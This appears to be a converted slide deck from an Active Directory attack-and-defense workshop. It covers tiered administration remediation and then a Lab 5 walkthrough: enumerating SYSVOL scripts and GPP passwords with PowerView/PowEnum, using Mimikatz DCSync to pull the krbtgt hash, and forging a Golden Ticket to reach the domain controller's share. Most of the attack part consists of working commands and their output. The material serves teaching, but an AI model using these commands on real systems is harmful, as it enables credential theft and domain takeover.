
- Decrypted GPO\_LA from a GPP file
- Used GPO\_LA to perform a local login on LabWin2012.defcon.local as a local admin
- As a local admin dumped account (Domain Admin) creds with mimikatz
- Dump domain creds with NTDS.DIT
- DOMAIN ADMIN!!!!

# Remediation For Lab 4

GPP Password Decryption

Shared Local Admin

Credential Theft (LSASS)



The **Attack Surface** of an environment is the sum of the different points from where an unauthorized user can compromise the environment.

**3-Tier Administration Model** reduces the attack surface by isolating the environment into 3 Tiers.

Account used to logon to the servers/workstations in each tier must be different and can't be used in other two.

#### Tier-0:

Domain/Forest Level Servers(Domain Controllers) and any jump/admin servers used in administration.

#### Tier-1:

Member Servers, servers which host internal, monitoring, security, mail & collaboration apps.

#### Tier-2:

User Workstations/Devices, where users logon to do their regular day to day work like checking emails, creating documents/reports etc.

# Security Recommendations: Admin Boundaries


Define clear administrative Boundaries, even within the same tier

Example 1. (Tier 3)

Helpdesk Technicians in Tokyo cannot exercise the same rights on the workstations/Desktops @ New York office

Example 2. (Tier 2)

Similarly, DBA groups should not have the same rights on Mail & Collaboration servers



# Remediation For Lab 4

## Security Recommendations: Admin Boundaries


### **1.Computer Configuration\Policies\Windows Settings\Security Settings\Local Settings\User Rights Assignments:**

1. Deny access to this computer from the network
2. Deny log on as a batch job
3. Deny log on as a service
4. Deny log on locally
5. Deny log on through Remote Desktop Services user rights

# Remediation For Lab 4

Security Recommendations: Remove Workstation To Workstation Communication

Implementing Private VLANs or Host Firewall Rules




# Lab 5

- More Low Hanging Fruit / Abuse of Core AD functionality

# SYSVOL Script - Agenda

- What is the SYSVOL
- How to access the SYSVOL
- Powerview / PowEnum



# SYSVOL Scripts - What is the SYSVOL

- SYSVOL is simply a folder which resides on each and every domain controller within the domain.
- It contains the domains public files that need to be accessed by clients and kept synchronized between domain controllers.
- The SYSVOL folder can be accessed through its share \\domainname.com\sysvol or the local share name on the server \\servername\sysvol.

# SYSVOL Scripts - Powerview



```
PS C:\Users\andrew\Desktop\Powerview> Import-Module .\Powerview.ps1
PS C:\Users\andrew\Desktop\Powerview> Find-InterestingFile -Path \\defcon.local\sysvol -Include @('*.vbs', '*.bat', '*.ps1', '.cmd') -Verbose

Owner      : BUILTIN\Administrators
CreationTime : 6/6/2014 9:44:48 AM
Path       : \\defcon.local\sysvol\defcon.local\scripts\Download-SP2013PreReqFiles.ps1
LastAccessTime : 6/6/2014 9:44:48 AM
LastWriteTime : 6/6/2014 9:44:48 AM
Length     : 5102

Owner      : BUILTIN\Administrators
CreationTime : 6/6/2014 9:42:40 AM
Path       : \\defcon.local\sysvol\defcon.local\scripts\Install-SP2013PreReqFiles.ps1
LastAccessTime : 6/6/2014 9:42:40 AM
LastWriteTime : 7/3/2017 2:47:16 PM
Length     : 5012

Owner      : BUILTIN\Administrators
CreationTime : 6/6/2014 9:42:40 AM
Path       : \\defcon.local\sysvol\defcon.local\scripts\Install-SP2013RolesFeatures.ps1
LastAccessTime : 6/6/2014 9:42:40 AM
LastWriteTime : 6/6/2014 9:42:40 AM
Length     : 6039
```

# SYSVOL Scripts – Downloading PowEnum



# SYSVOL Scripts – Downloading PowEnum

```
PS C:\Users\andrew\Desktop\PowEnum> Import-Module .\PowEnum.ps1  
PS C:\Users\andrew\Desktop\PowEnum> Invoke-PowEnum -Mode SYSVOL -NoExcel
```

What do you see?

# SYSVOL Scripts – Downloading PowEnum

```
PS C:\Users\andrew\Desktop\PowEnum> Import-Module .\PowEnum.ps1
PS C:\Users\andrew\Desktop\PowEnum> Invoke-PowEnum -Mode SYSVOL -NoExcel
[>] Downloading Powerview | https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/dev/Recon/PowerView.ps1 | Success
Enumeration Domain: defcon.local
Enumeration Mode: SYSVOL
[>] Downloading Get-GPPPassword | https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/dev/Exfiltration/Get-GPPPassword.ps1 | Success
[!] GPP Password(s) | 1 Identified
[!] Potential logon scripts on \\defcon.local\SYSVOL | 3 Identified
Running Time: 0s
Current Date/Time: 07/07/2017 03:44:09
Exiting...


```

The screenshot shows a Windows desktop environment with three open windows. The top window is a PowerShell session showing the execution of PowEnum.ps1 with the command `Invoke-PowEnum -Mode SYSVOL -NoExcel`. The output indicates that it has downloaded Powerview and Get-GPPPassword modules, identified 1 GPP password, and found 3 potential logon scripts on the \\\defcon.local\SYSVOL share. The middle window is a file explorer titled "PowEnum" showing two CSV files: "defcon\_1\_GPPPassword.csv" and "defcon\_2\_SYSVOLFiles.csv". The bottom window is a Notepad application titled "defcon\_2\_SYSVOLFiles.csv - Notepad" displaying its contents. The Notepad content is a CSV file with the following data:

Owner	CreationTime	Path	LastAccessTime	LastWriteTime	Length
"BUILTIN\Administrators"	"6/6/2014 9:44:48 AM"	"\\defcon.local\sysvol\defcon.local\scripts\Download-SP2013PreReqFiles.ps1"		"6/6/2014 9:44:48 AM"	"6/6/2014 9:44:48 AM"
"BUILTIN\Administrators"	"6/6/2014 9:42:40 AM"	"\\defcon.local\sysvol\defcon.local\scripts\Install-SP2013PreReqFiles.ps1"		"6/6/2014 9:42:40 AM"	"7/3/2014 10:42:40 AM"
"BUILTIN\Administrators"	"6/6/2014 9:42:40 AM"	"\\defcon.local\sysvol\defcon.local\scripts\Install-SP2013RolesFeatures.ps1"		"6/6/2014 9:42:40 AM"	"6/6/2014 9:42:40 AM"

# SYSVOL Scripts – Reviewing Scripts

- Anything Juicy?



Name	Date modified	Type	Size
Download-SP2013PreReqFiles	6/6/2014 9:44 AM	Windows PowerS...	5 KB
Install-SP2013PreReqFiles	7/3/2017 2:47 PM	Windows PowerS...	5 KB
Install-SP2013RolesFeatures	6/6/2014 9:42 AM	Windows PowerS...	6 KB



# DCSync- Agenda

- What is DCSync
- Who can DCSync
- Mimikatz (lsadump::dcsync)

# DCSync- What is DCSync

- Abuse DC Replication Services
  - Impersonate a Domain Controller to request account password data
  - With appropriate rights (replication rights), extract password hash for ANY account in the FOREST
- Mimikatz
  - Pull past and present hashes for any user
  - No interactive logon
  - No copy of NTDS.DIT
  - QUIET Persistence



# DCSync- Who can DCSync

- How can we identify who has the correct privileges?

# DCSync- Who can DCSync

- How can we identify who has the correct privileges?

CN=Domain Admins,CN=Users,DC=defcon,DC=local	group	<a href="#">DEFCON\sp_svc</a>	Allow	False	This object and all child objects	ExtendedRight Replicating Directory Changes All	Critical
CN=Domain Admins,CN=Users,DC=defcon,DC=local	group	<a href="#">DEFCON\sp_svc</a>	Allow	False	This object and all child objects	ExtendedRight Replicating Directory Changes	Warning
CN=Domain Admins,CN=Users,DC=defcon,DC=local	group	<a href="#">DEFCON\sp_svc</a>	Allow	False	This object and all child objects	ExtendedRight Replicating Directory Changes In Filtered Set	Critical

# DCSync- Mimikatz

Select Administrator: Windows PowerShell

```
PS C:\Users\andrew\Desktop\PowerSploit-master\PowerSploit-master\Exfiltration> Invoke-Mimikatz -Command '"lsadump::dcsync /user:krbtgt@defcon.local /domain:defcon.local"'
```

.#####. mimikatz 2.1 (x64) built on Nov 10 2016 15:31:14  
.## ^ ##. "A La Vie, A L'Amour"  
## < > ## /\* \* \*  
## \ / ## Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )  
'## v ##' http://blog.gentilkiwi.com/mimikatz (oe.eo)  
'#####' with 20 modules \* \* \*/

```
mimikatz(powershell) # lsadump::dcsync /user:krbtgt@defcon.local /domain:defcon.local  
[DC] 'defcon.local' will be the domain  
[DC] 'LabDC1.defcon.local' will be the DC server  
[DC] 'krbtgt@defcon.local' will be the user account
```

Object RDN : krbtgt

\*\* SAM ACCOUNT \*\*

SAM Username	: krbtgt
Account Type	: 30000000 ( USER_OBJECT )
User Account Control	: 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration	:
Password last change	: 6/27/2017 12:39:12 AM
Object Security ID	: S-1-5-21-2367485406-3548604118-1071533684-502
Object Relative ID	: 502

Credentials:

Hash NTLM:	0838f2b27f88787b8bcd9a34cc8d3fd9
ntlm- 0:	0838f2b27f88787b8bcd9a34cc8d3fd9
1m - 0:	022d7f3c16923709d42d1df5910be5a7

# Golden Tickets

```
PS C:\Users\andrew\Desktop\PowerSploit-master\PowerSploit-master\Exfiltration> Invoke-Mimikatz -Command '"kerberos::golden /user:TheGoldenUser /domain:defcon.local /SID:S-1-5-21-2367485406-3548604118-1071533684 /krbtgt:0838f2b27f88787b8bcd9a34cc8d3fd9 /ptt"
```

```
.#####. mimikatz 2.1 (x64) built on Nov 10 2016 15:31:14
.## ^ ##. "A La Vie, A L'Amour"
## / \ ## /* * */
## \ / ## Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## v ## http://blog.gentilkiwi.com/mimikatz (oe.eo)
'####' with 20 modules * * */

mimikatz(powershell) # kerberos::golden /user:TheGoldenUser /domain:defcon.local /SID:S-1-5-21-2367485406-3548604118-1071533684 /krbtgt:0838f2b27f88787b8bcd9a34cc8d3fd9 /ptt
User      : TheGoldenUser
Domain    : defcon.local (DEFCON)
SID       : S-1-5-21-2367485406-3548604118-1071533684
User Id   : 500
Groups Id : *513 512 520 518 519
ServiceKey: 0838f2b27f88787b8bcd9a34cc8d3fd9 - rc4_hmac_nt
Lifetime  : 7/11/2017 8:13:56 PM ; 7/9/2027 8:13:56 PM ; 7/9/2027 8:13:56 PM
-> Ticket : ** Pass The Ticket **

* PAC generated
* PAC signed
* EncTicketPart generated
* EncTicketPart encrypted
* KrbCred generated

olden ticket for 'TheGoldenUser @ defcon.local' successfully submitted for current session
```

```
PS C:\Users\andrew\Desktop\PowerSploit-master\PowerSploit-master\Exfiltration> dir \\labdc1.defcon.local\c$
```

```
Directory: \\labdc1.defcon.local\c$
```

Mode	LastWriteTime	Length	Name
d----	7/2/2017 8:56 PM	-----	Lab
d----	7/6/2017 11:26 PM	-----	Microsoft
d----	8/22/2013 3:52 PM	-----	PerfLogs
d-r--	7/11/2017 6:25 PM	-----	Program Files
d----	8/22/2013 3:39 PM	-----	Program Files (x86)
d----	7/2/2017 8:31 PM	-----	Sample NTDS
d----	7/2/2017 8:56 PM	-----	temp
d----	7/2/2017 8:20 PM	-----	Tools
d-r--	7/10/2017 12:10 PM	-----	Users
d-r--	7/11/2017 6:19 PM	-----	Windows
d----	6/26/2017 4:01 AM	-----	WindowsAzure

```
PS C:\Users\andrew\Desktop\PowerSploit-master\PowerSploit-master\Exfiltration> klist
```

```
Current LogonId is 0:0xc5847
```

```
Cached Tickets: (1)
```

```
#0> Client: TheGoldenUser @ defcon.local
Server: krbtgt/defcon.local @ defcon.local
KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
Ticket Flags 0x40e00000 -> forwardable renewable initial pre_authent
Start Time: 7/11/2017 20:13:56 (local)
End Time: 7/9/2027 20:13:56 (local)
Renew Time: 7/9/2027 20:13:56 (local)
Session Key Type: RSADSI RC4-HMAC(NT)
Cache Flags: 0x1 -> PRIMARY
Kdc Called:
```

```
PS C:\Users\andrew\Desktop\PowerSploit-master\PowerSploit-master\Exfiltration>
```

# Lab 5 - Recap

SYSVOL Scripts

DcSync

Golden Ticket

- Identified cleartext credentials for a Sharepoint Service Account
- Identified that the Sharepoint account has replication rights
- Used DCSync to steal the KRBTGT account hash
- Created a “Golden Ticket” with the KRBTGT account hash

# Remediation For Lab 5

SYSVOL Scripts

DcSync

Golden Ticket

